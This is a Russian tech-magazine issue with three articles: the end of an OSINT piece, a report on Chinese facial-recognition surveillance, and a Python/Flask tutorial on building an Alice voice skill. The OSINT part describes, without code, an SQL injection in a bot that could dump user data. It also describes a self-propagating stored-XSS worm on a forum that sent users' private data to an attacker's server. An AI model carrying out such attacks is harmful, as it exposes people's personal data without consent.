Но если думаешь, что на этом все, то ты сильно ошибаешься. В запросе для автодополнения нашлась SQL-инъекция, через которую можно было выкачать базу всех пользователей: аккаунты, которые хотя бы однажды вступали в группы, где есть бот. Вместе с историей изменения имени, датой вступления и другой информацией. Думаю, мораль здесь озвучивать не требуется.

СКРЫТЫЕ ДАННЫЕ С ФОРУМА

Что, если известен только один аккаунт человека на сайте, а поиск по нику ничего не дает? Факт регистрации подразумевает, что некто оставил там свои личные данные и как минимум ввел email — для дальнейшего расследования он нам и нужен. Только вот незадача: уровень приватности выставлен на максимум, все данные видит только сам пользователь.

Давай тогда дополнительно выкрутим и уровень нашей скрытности на максимум: нельзя применять методы СИ на человеке, так как он может что-то заподозрить в аккаунте-наживке и зачистить следы в других важных местах. Конечно, можно попытаться утащить куки администратора или модератора форума, получить расширенные права и прямой доступ к базе...


Однако я приведу более изящный пример решения такой задачи. Но прежде чем продолжить, предупреждаю тебя: повторять эти действия не рекомендую, как минимум потому, что они выходят за рамки пассивного сбора информации.

В популярных движках форумов в наше время уже сложно найти уязвимость XSS. Но значит ли это, что их там точно нет? Так подумал и автор этого кейса, и не ошибся: эксплоит был обнаружен в поле телефона в профиле пользователя, страница которого открыта для всех. Что это для нас значит?

Как ты мог догадаться, это позволяет похитить сессию пользователя, но даже это будет излишним. Зачем входить на форум, чтобы посмотреть данные, которые уже в руках? Да, верно, просто внедрим в страницу скрипт на JS, который запросит по AJAX информацию активного пользователя, а потом перешлет к нам на сервер.

Но, как помнишь, мы договорились не привлекать внимание объекта нашего расследования. Тогда давай создадим условия, при которых наш XSS дойдет к нему через чужие руки. Например, через аккаунты его знакомых. Нужен еще один небольшой штрих: кроме непосредственного запроса на получение информации, будем отсылать через JS дополнительный запрос на сохранение XSS в поле пользователя. Уже начинаешь видеть всю картину?

Создадим максимально привлекающий внимание аккаунт и напишем эпатажное сообщение на форуме. Додумывать нюансы конкретной реализации оставляю твоему воображению. Нам не так важно, кто это прочтет и заблокируют ли нас вообще, — аккаунт станет нулевым пациентом. Кто-нибудь зайдет в наш профиль посмотреть информацию и начнет распространять вирус сборщика данных. Этот скрипт будет внедряться широкой волной, заражая поочередно знакомых, знакомых знакомых и просто случайных собеседников.



Так и случилось. Через короткое время на командный сервер пришли данные нужного пользователя, включая и интересующий email. Вместе со сведениями о доброй половине остальных форумчан. Жаль, что не было подсчитано, через какое рукопожатие «награда нашла героя», иначе можно было бы попутно написать исследование о социальных графах на форумах.

Напомню, кстати, что похожая схема была недавно использована в ВК, причем напоказ, а не в целях сбора. А представь, как долго злоумышленники могут эксплуатировать подобные уязвимости скрыто, собирая наши данные?

ЗАКЛЮЧЕНИЕ

Здесь мы рассмотрели только пять нестандартных способов достать информацию, до которой нельзя дотянуться из открытых источников. Всегда есть трюки и хаки, но имей в виду, что кто-то мог пройти этот путь до тебя: выложить базу в Сеть, найти утечку на сайте, создать бота в Telegram для проверки. Так что рекомендую составить для себя список самых полезных источников открытой информации и проходиться по нему, прежде чем начинать копать глубже. Для OSINT в рамках Рунета рекомендую бота с исчерпывающим набором инструментов на все случаи жизни — HowToFind bot.

И еще: не забывай систематизировать полученные данные. Часто элементарный mindmap позволит увидеть не самые очевидные связи и отсечь лишнее. Может статься, тебе и не понадобится использовать хитрые приемы, чтобы узнать желаемое.



ЭЛЕКТРОННЫЙ ФЕЙСКОНТРОЛЬ

Валентин Холмогоров
valentin@holmogorov.ru

КАК ИСПОЛЬЗУЕТСЯ РАСПОЗНАВАНИЕ ЛИЦ В КИТАЕ

В начале сентября российские сетевые издания облетела новость: одна из московских уличных видеокамер, подключенных к системе распознавания лиц, сумела обнаружить среди прохожих человека, который успешно скрывался от правосудия в течение нескольких лет. Несмотря на то, что подавалось это как удивительный прорыв на грани научной фантастики, подобные технологии применяются уже очень давно. И пионером в этой области стала Китайская Народная Республика.

ФЕЙСОМ ОБ TABLES

В мае 2019 года национальная биометрическая база данных Китая включала информацию практически о каждом из 1,4 миллиарда жителей страны. База эта создавалась не один день, но сегодня она позволяет за считанные секунды идентифицировать человека среди почти двух миллиардов записей. Используемая для этого система искусственного интеллекта, базирующаяся на технологиях нейросетей и машинного обучения, была разработана шанхайской компанией Yitu Technology.

Чтобы собрать информацию о внешности граждан своей страны, китайскому правительству даже не пришлось загонять их бамбуковыми палками в специальные госучреждения, наводненные фотографами: люди отдавали свои портреты добровольно и с радостью. Прежде всего потому, что значительное количество полезных электронных сервисов и услуг предоставлялось только посредством биометрии, а камерой сегодня оборудован буквально каждый ноутбук и мобильный телефон. Очевидно, что информация, попав в государственные электронные сети, остается в них навсегда и впоследствии может использоваться этим самым государством по мере необходимости. Причем так, как эту необходимость понимает само государство.

Сейчас по всей территории континентального Китая разбросано более 200 млн камер видеонаблюдения, которые денно и нощно следят за автомобильным трафиком, уличной преступностью, соблюдением правил дорожного движения. Они предотвращают мелкие кражи в розничных магазинах, вылавливают спящих на лекциях студентов и, конечно же, помогают полицейским обнаружить находящихся в розыске граждан. Все это стало возможным благодаря разработанной Yitu технологии Dragonfly Eye System, на создание которой инвесторы потратили более 400 млн долларов. Владельцы компании утверждают, что разработки финансировались исключительно из бюджетов частных инвестиционных фондов, но без участия крайне заинтересованного в такой системе правительства Китая тут все-таки явно не обошлось.

Это косвенно подтверждается тем фактом, что первыми клиентами Yitu, внедрившими Dragonfly Eye System, стали департаменты полиции 300 китайских городов, где эту систему поставили на службу охране порядка. И только затем «стрекозиный глаз» стали применять в своей повседневной работе банкиры, медики, торговцы и частные охранные предприятия. Вскоре Dragonfly Eye внедрили в шанхайском метро, и, судя по пресс-релизам разработчика, только в первые три месяца эксплуатации система помогла выявить и задержать более 500 правонарушителей.



Примерно так работает Dragonfly Eye

Снимок передается в облако в момент пересечения пассажиром турникета при входе на станцию, и если лицо этого пассажира совпадает с портретом находящегося в розыске подозреваемого, портрет вместе с сигналом тревоги передается на смартфон полицейского, который дежурит на платформе. Арест следует незамедлительно.

Кроме того, известно, что Министерство общественной безопасности Китая еще в 2018 году выделило несколько миллиардов долларов на развитие двух государственных проектов под названиями Skynet и Sharp Eyes, направленных на компьютеризацию слежки за гражданами страны и сбора разведданных. Софи Ричардсон, руководитель китайского отделения международной организации Human Rights Watch, назвала Dragonfly Eye System «полицейским облаком», предназначенным в первую очередь для «нарушения конфиденциальности и борьбы с инакомыслием».

КАК ЭТО РАБОТАЕТ?

Система Dragonfly Eye System не зря заняла первое место на конкурсе Intelligence Advanced Research Projects Activity в 2017 году: она позволяет идентифицировать лица на видеоизображении с точностью 95,5%.

Несмотря на то, что в Yitu не раскрывают технических подробностей работы своего детища, известно, что в основе Dragonfly Eye лежит облачная база данных, содержащая 1,7 миллиарда цифровых портретов, и самообучающаяся технология распознавания лиц по набору ключевых зон и параметров человеческого лица. Лучше всего действие системы иллюстрирует ее локальная версия, внедренная в офисе самой Yitu в деловом центре Шанхая.



Система распознавания лиц Yitu следит и за сотрудниками, и за гостями

Как только в поле зрения подключенной к Dragonfly Eye видеокамеры попадает входящий в двери офисного здания человек, программа делает несколько моментальных снимков, выбирает из них лучший по яркости, освещенности, контрастности и качеству, после чего с использованием машинных алгоритмов определяет на снимке область лица. Программные фильтры максимально улучшают получившуюся картинку и преобразуют ее в облако точек, которое сравнивается с данными из распределенной облачной базы для идентификации личности посетителя. При этом лицо определяется как набор отдельных зон, каждая из которых имеет собственный комплекс характеристик и параметров — цвет, размер и форма волос, высота лба, овал лица, форма носа, форма и цвет глаз, губ, форма носогубных складок и т. д.

Каждому из признаков присваивается некий условный рейтинг, определяющий их уникальность: человек может изменить прическу, перекрасить волосы, отрастить бороду, чтобы скрыть форму подбородка, и даже поменять цвет глаз с помощью контактных линз, но, например, форму ушей и носа без хирургического вмешательства изменить гораздо сложнее. Если полученный с камеры цифровой портрет окажется схожим с хранящимся образцом в базе, то есть если совпадение преодолеет некое пороговое значение рейтинговых баллов, идентификация считается состоявшейся. Причем на это у компьютерного комплекса уходит не более полутора секунд.

Для сотрудников Yitu этот комплекс выполняет функции системы контроля доступа, разрешая им вход только на те этажи и помещения, которые им разрешено посещать по должности, а также системы учета рабочего времени, к которой привязана программа расчета заработной платы, премий и штрафов. С помощью программного комплекса Dragonfly Eye можно проследить маршрут посетителя по зданию офисного центра. Программа выдает время пребывания субъекта в каждой точке офиса, его фотографию, а также позволяет просмотреть по запросу видео, где будет показано, что он там делал. В силу такого тотального контроля не только гости компании, но и сотрудники Yitu не могут скрыться от слежки ни на минуту: они всегда под неусыпным надзором. По словам специалистов, у Dragonfly Eye все еще имеются проблемы с распознаванием образов отдельных людей — в основном это старики и дети до 3 лет. Со всеми остальными задачами искусственный интеллект справляется просто превосходно.


Известно также, что национальная база данных включает более 320 миллионов лиц иностранных граждан, когда-либо пересекавших границу Китая через его воздушные гавани, морские порты или наземные таможенные пункты. Если ты когда-нибудь посещал Поднебесную, будь уверен: твой снимок — и не один — там тоже есть.

ОТКУДА ДРОВИШКИ?

В любой экспертной системе обеспечивающий ее работу алгоритм гарантирует только половину успеха. Вторая половина — это база данных, содержащая всю самую ценную информацию. Как китайцам удалось ее собрать?


Если тебе посчастливилось родиться или стать жителем Китая, ты не сможешь получить национальный паспорт и значительную часть других идентифицирующих документов (например, водительские права), не оставив государству свои биометрические данные. Которые тут же пополнят ту самую базу. Впоследствии, если тебе вдруг придет в голову отрастить волосы подлиннее, сменить прическу, нарисовать себе модные «брежневские» брови или начать носить очки, твой портрет будет актуализирован, как только ты авторизуешься в одной из государственных организаций или на сайте по электронной подписи, какому-либо документу или отпечатку пальцев и система заметит изменения в твоей внешности.

При этом старые данные никуда не денутся, они так и останутся в базе, которая просто пополнится твоим обновленным визуальным образом. Именно поэтому, кстати, разработчики жалуются на трудности в идентификации пожилых людей: многие проживающие в сельскохозяйственных районах Китая и отдаленных деревнях старики до сих пор умудряются обходиться без биометрических паспортов, а некоторые даже без государственной пенсии, полагаясь на помощь родственников и натуральное хозяйство.


Тотальная система видеоконтроля — повседневность для Китая

Второй путь сбора информации — использование мобильных сервисов и приложений. Современный Китай является одной из самых компьютеризированных и высокотехнологичных стран мира, смартфон есть практически у каждого школьника и пенсионера. Китайцы уже почти полностью отказались от использования наличности, перейдя на электронные платежи, что, кстати, доставляет иностранным туристам массу неудобств. Зато очень радует правительство, получившее возможность контролировать кошельки и финансовые потоки своих граждан.

Самое популярное в КНР мобильное приложение WeChat уже давно превратилось из простого мессенджера в целый комбайн, напоминающий по своей функциональности эдакий электронный швейцарский нож. Сервис интегрирован не только с социальными сетями, но и с платежными системами, интернет-поиском и рекомендательными сервисами. С помощью встроенной платежной системы WeChat Pay только в период Китайского нового года проводится больше транзакций, чем в старом добром PayPal за весь календарный год. Пользователь WeChat, не выходя из приложения, может отыскать ближайший к его отелю ресторан европейской кухни в Пекине, почитать отзывы других посетителей, забронировать там столик и оплатить ужин. А заодно пригласить на этот ужин своих китайских коллег — отправив им голосовое или текстовое сообщение в этой же самой программе.




Популярное в Китае приложение WeChat — не просто мессенджер

Очень многие мобильные приложения и социальные сервисы на территории Китая используют идентификацию внешности для авторизации пользователей. По утверждениям разработчиков и властей, это делается на благо безопасности. Широко известен случай, когда убийца задушил девушку и попытался воспользоваться мобильным телефоном жертвы, чтобы перевести деньги с ее банковского счета. Однако приложению оказалось недостаточно одного лишь наличия в кадре лица хозяйки смартфона — чтобы разблокировать программу, человек должен моргнуть, доказав, что он жив. При неудачной попытке авторизации приложение автоматически делает снимок с помощью встроенной камеры девайса и пересылает его в службу безопасности банка. В тот раз на фотографию попал убийца, благодаря чему он был вычислен и вскоре арестован.

Однако «коммунистический капитализм» китайского образца оставляет слишком мало места сохранению приватности и охране частной жизни граждан: коммерческие компании зачастую вынуждены сотрудничать с государственными органами, передавая им собранную информацию. Хотя официально это нигде не подтверждается, производители софта наверняка делятся с правительством фоточками и биометрическими данными своих юзеров, иначе им просто не дадут спокойно работать на территории КНР. По крайней мере, иностранные социальные сети вроде Facebook, предпочитающие использовать персональные данные пользователей для собственной выгоды, но не делиться ими с кем попало, за Большим Китайским Файрволом без дополнительных плясок с бубном недоступны.

Помимо сферы финансовых услуг и авторизации в мобильных приложениях распознавание лиц активно используется в Китае и в оффлайне. Во многих крупных магазинах Поднебесной установлены кассовые терминалы со сканерами лиц как минимум от двух платежных систем: WeChat и Alipay. «Посветив лицом», можно оплачивать проезд и в столичном общественном транспорте, а в Цзинане (провинция Шаньдун) уже с апреля этого года пассажиры могут заходить в метро, просто улыбнувшись в камеру. Сейчас платежные терминалы, связанные с сервисами распознавания лиц, активно внедряются в медицинских центрах и учреждениях госуслуг в Шэньчжэне, Цзинане и других крупных городах. Аналитики полагают, что к 2024 году объем этого рынка в КНР превысит 10 миллиардов юаней, что составляет ни много ни мало 2 миллиарда долларов США.



Megvii благодаря проекту Face++ выходит на лидирующие позиции рынка распознавания лиц

Сегодня этот быстро растущий сегмент китайского рынка осваивают не только такие монстры, как Yitu и Alibaba — последний успешно внедрил технологию распознавания лиц в платежную систему AliPay. На пятки им наступают стремительно развивающиеся стартапы, например фирмы SenseTime и Megvii. Последняя разработала самую популярную в мире платформу распознавания лиц с открытым исходным кодом Face++. Спрос на подобный софт уверенно растет, и вскоре китайские IT-компании имеют все шансы обогнать по своей капитализации предприятия калифорнийской Кремниевой долины.

ТЕМНАЯ СТОРОНА СИЛЫ

Но любая медаль, как известно, имеет две стороны. Про систему социального кредита, завязанную на распознавание лиц, которую к 2020 году планируют внедрить по всему Китаю, слышал, наверное, каждый. Вкратце она будет работать так.

Каждому гражданину присваивается определенный социальный рейтинг, который может повышаться или понижаться в зависимости от его поведения. По каким именно критериям будет оцениваться это самое поведение, китайское правительство не сообщает. Известно только, что к негативным факторам будут отнесены административные и уголовные правонарушения, нарушения правил дорожного движения, курение в неположенных местах, распространение недостоверной информации в интернете (видимо, противоречащей официальной позиции властей страны) и почему-то покупка большого количества видеоигр. В ту же копилку добавляется безбилетный проезд в общественном транспорте, уклонение от воинской службы и несвоевременная оплата коммунальных счетов.


Система социальных кредитов — это оживший киберпанк

Гражданин с низким социальным рейтингом не сможет пользоваться кредитными программами государственных банков, открывать дебетовые и кредитные карты, покупать авиабилеты, а также билеты бизнес-класса на поезд. Их не станут нанимать на руководящие должности и на работу в государственные структуры. Вход в лучшие отели Китая им будет закрыт. Кроме того, некоторые источники утверждают, что дети в Китае несут солидарную ответственность за своих родителей: потомкам социально безответственных граждан может быть запрещено учиться в лучших школах или получать высшее образование в некоторых университетах страны. Не смог правильно воспитать своего папочку — страдай.

Но кнут малоэффективен без пряника: помимо наказаний планируется реализовать и систему поощрений для граждан за хорошее поведение. Те, кто горячо любит партию и правительство, вовремя платит налоги и всегда переходит улицу на зеленый свет, смогут получать скидки на оплату электроэнергии, брать в прокат автомобили и прочие вещи без залога и оформлять кредиты по сниженной ставке.

Очевидно, что фиксация нарушений будет осуществляться в том числе с использованием уличных видеокамер, подключенных к комплексам распознавания лиц. Если отследить должника по коммуналке не составляет никакого труда и без всяких камер, то гражданина, переходящего дорогу в неположенном месте, сможет опознать и наказать только искусственный интеллект.

Частично подобная система внедрена уже сейчас, и активнее всего она применяется в районах Китая, преимущественно населенных уйгурами, а именно — в провинции Синьцзян. Уйгуры — это мусульманское национальное меньшинство, относящееся к тюркским народностям. В прошлом жители Синьцзяна участвовали в массовых акциях протеста, после чего китайское правительство решило ужесточить в регионе меры безопасности, которые сегодня, по мнению западных аналитиков, больше смахивают на высокотехнологичный концлагерь.


Камеры денно и нощно следят за жителями Китая

О повседневной жизни в Синьцзяне уже опубликовано множество статей и сняты сотни репортажей, которые расскажут об этом явлении более подробно. За местными жителями организована круглосуточная слежка, а самый крупный город провинции — Урумчи — разделен на кварталы, проход между которыми возможен только через охраняемые КПП с обязательным предъявлением собственной физиономии в видеокамеру. Всех приезжих, включая иностранцев, обязуют установить на смартфон специальную программу, которая будет следить за владельцем и передавать хранящуюся на устройстве информацию компетентным органам.

Считается, что все эти высокотехнологичные меры предосторожности приняты ради безопасности и смогут обеспечить отсутствие каких-либо проблем в будущем. Только вот нужно ли местным жителям такое будущее — очень большой вопрос.



ВСЕ МЫ НЕ В СВОЕМ УМЕ

КАК СДЕЛАТЬ НОВЫЙ НАВЫК ДЛЯ «АЛИСЫ» НА PYTHON

Виктор Паперно
vpap1997@inbox.ru

По примеру американских коллег из Apple, Amazon, Google и Microsoft в «Яндексе» в 2017 году сделали своего голосового ассистента, который понимает русский язык и пользуется неплохой популярностью в России. Одна из причин успеха — это возможность создания своих навыков, то есть собственных приложений. О том, как научить «Алису» новым вещам, используя Python и веб-фреймворк Flask, мы и поговорим в этой статье.

Как вообще работают навыки? Если говорить простыми словами, то «Алиса» и твой сервер будут обмениваться файлами в формате JSON, где будет содержаться необходимая информация. Причем на сервер придет не просто распознанный текст, но уже подготовленный для обработки запрос. Ты можешь выбрать любой удобный язык программирования — нужна только возможность создавать на нем веб-сервер. Мы выберем Python как один из самых простых и популярных.

INFO

Чтобы все примеры исходного кода, приведенные в статье, успешно запускались, тебе понадобится установить:
- Python 3.6 или новее;
- Flask 1.0.2 или новее.

ПЕРВЫЙ НАВЫК — ЭХО-БОТ

Навык «Алисы» — это, по сути, чат-бот. А разработчики чат-ботов для теста обычно первым делом пробуют написать «эхо-бота», который отправляет тебе то же самое, когда ты ему что-то пишешь.

Для начала основные термины:
- **request** — запрос, который поступил от «Алисы»;
- **response** — ответ нашего сервера, который отправляется «Алисе».

Как будет работать наш навык? На наш сервер поступает **request**, мы будем получать из него содержимое в виде текста, а затем отправлять **response**, где в качестве содержимого укажем текст запроса. Переходим к коду!

```python
from flask import Flask
from flask import request
import json

app = Flask(__name__)

@app.route('/post', methods=['POST'])
def main():
    ## Создаем ответ
    response = {
        'session': request.json['session'],
        'version': request.json['version'],
        'response': {
            'end_session': False
        }
    }
    ## Заполняем необходимую информацию
    handle_dialog(response, request.json)
    return json.dumps(response)


def handle_dialog(res,req):
    if req['request']['original_utterance']:
        ## Проверяем, есть ли содержимое
        res['response']['text'] = req['request']['original_utterance'
]
    else:
        ## Если это первое сообщение — представляемся
        res['response']['text'] = "Я echo-bot, повторяю за тобой"

if __name__ == '__main__':
    app.run()
```

Как-то много кода... Давай разбираться по частям. Во-первых, важно сказать, что наш сервер написан на Flask, и если ты хочешь разобраться в этом фреймворке поглубже, на «Хабрахабре» есть отличный гайд. Здесь же отметим пару основных вещей.
- Важно не забыть импортировать модули: Flask отвечает непосредственно за работу веб-приложения, `request` — за работу с запросами, а `json` необходим, потому что мы и получаем, и отправляем файлы JSON, а не объекты из Python.
- Нужно создать экземпляр класса Flask, а затем его запустить. Это и есть непосредственно «ядро» сервера.
- Декоратор `app.route` необходим, чтобы связать URL, тип запроса и функцию, которая будет обрабатывать этот запрос.

С основами Flask покончено — в принципе, для разработки простых навыков нам ничего больше не потребуется. Давай разберем, что же происходит в наших двух функциях.

В `main()` мы сначала создаем шаблон для ответа. Обрати внимание, что мы передаем туда два параметра из запроса: `session` и `version`, а затем во вторую функцию передаем наш шаблон для ответа и запрос, сконвертированный в JSON.

Основная функциональность нашего навыка содержится в функции `handle_dialog(res,req)`. Если нам пришло какое-то сообщение, то все просто: нужно получить содержимое запроса. Кстати, оригинальный текст запроса содержится внутри `req['request']['original_utterance']`. Чтобы отправить его обратно пользователю, нужно скопировать содержимое в `res['response']['text']`.


Когда пользователь подключается к навыку в первый раз, запрос тоже приходит, но никакого текста в нем нет. Для обработки этой ситуации я добавил в функцию проверку.

Вроде бы все? Теперь нужно проверить, работает наш пример или мы где-то ошиблись. Но как протестировать?

ТЕСТИРОВАНИЕ НАВЫКОВ

Существует несколько способов тестирования навыков. Один из самых простых — с помощью утилиты alice-nearby, которую можно запускать локально на своем компьютере. О том, как ее установить, написано достаточно подробно, так что не буду заострять на этом внимание. Итак, начинаем тестирование.

1. Запускаем наше приложение.



```
*Python 3.6.5 Shell*
Python 3.6.5 (v3.6.5:f59c0932b4, Mar 28 2018, 03:03:55)
[GCC 4.2.1 (Apple Inc. build 5666) (dot 3)] on darwin
Type "copyright", "credits" or "license()" for more information.
>>> WARNING: The version of Tcl/Tk (8.5.9) in use may be unstable.
Visit http://www.python.org/download/mac/tcltk/ for current information.

========== RESTART: /Users/victor/Documents/AliceWordsGame/echo.py ==========
 * Serving Flask app "echo" (lazy loading)
 * Environment: production
[31m   WARNING: Do not use the development server in a production environment.[0m
[2m   Use a production WSGI server instead.[0m
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
Ln: 8  Col: 0
```

Отображение в IDLE


2. Запускаем alice-nearby, указав в качестве значения webhook `http://localhost:5000/post`.



```
bin — alice-nearby-macos-amd64 --webhook=http://localhost:5000/...
MacBook-Pro-Victor-970:bin victor$ ./alice-nearby-macos-amd64 --webhook=
http://localhost:5000/post --port=3456
```

Запуск на MacOS


3. Открываем любой браузер и переходим по ссылке `localhost:3456`, чтобы убедиться, что открылось приложение для тестирования.



Приложение для тестирования


Поздравляю, твой первый навык работает! Обрати внимание: справа отображаются запрос и ответ в JSON. Но на самом деле авторы этой утилиты не придумывали интерфейс самостоятельно. Они просто сделали локальную версию приложения для тестирования навыков на основе тестового стенда в личном кабинете «Яндекс.Диалоги».

Зарегистрируемся в «Диалогах», регистрируем свой навык и попробуем его протестировать. При создании нового диалога разработчику предлагается выбрать его тип. Выбираем «Навык в Алисе».



Типы диалогов

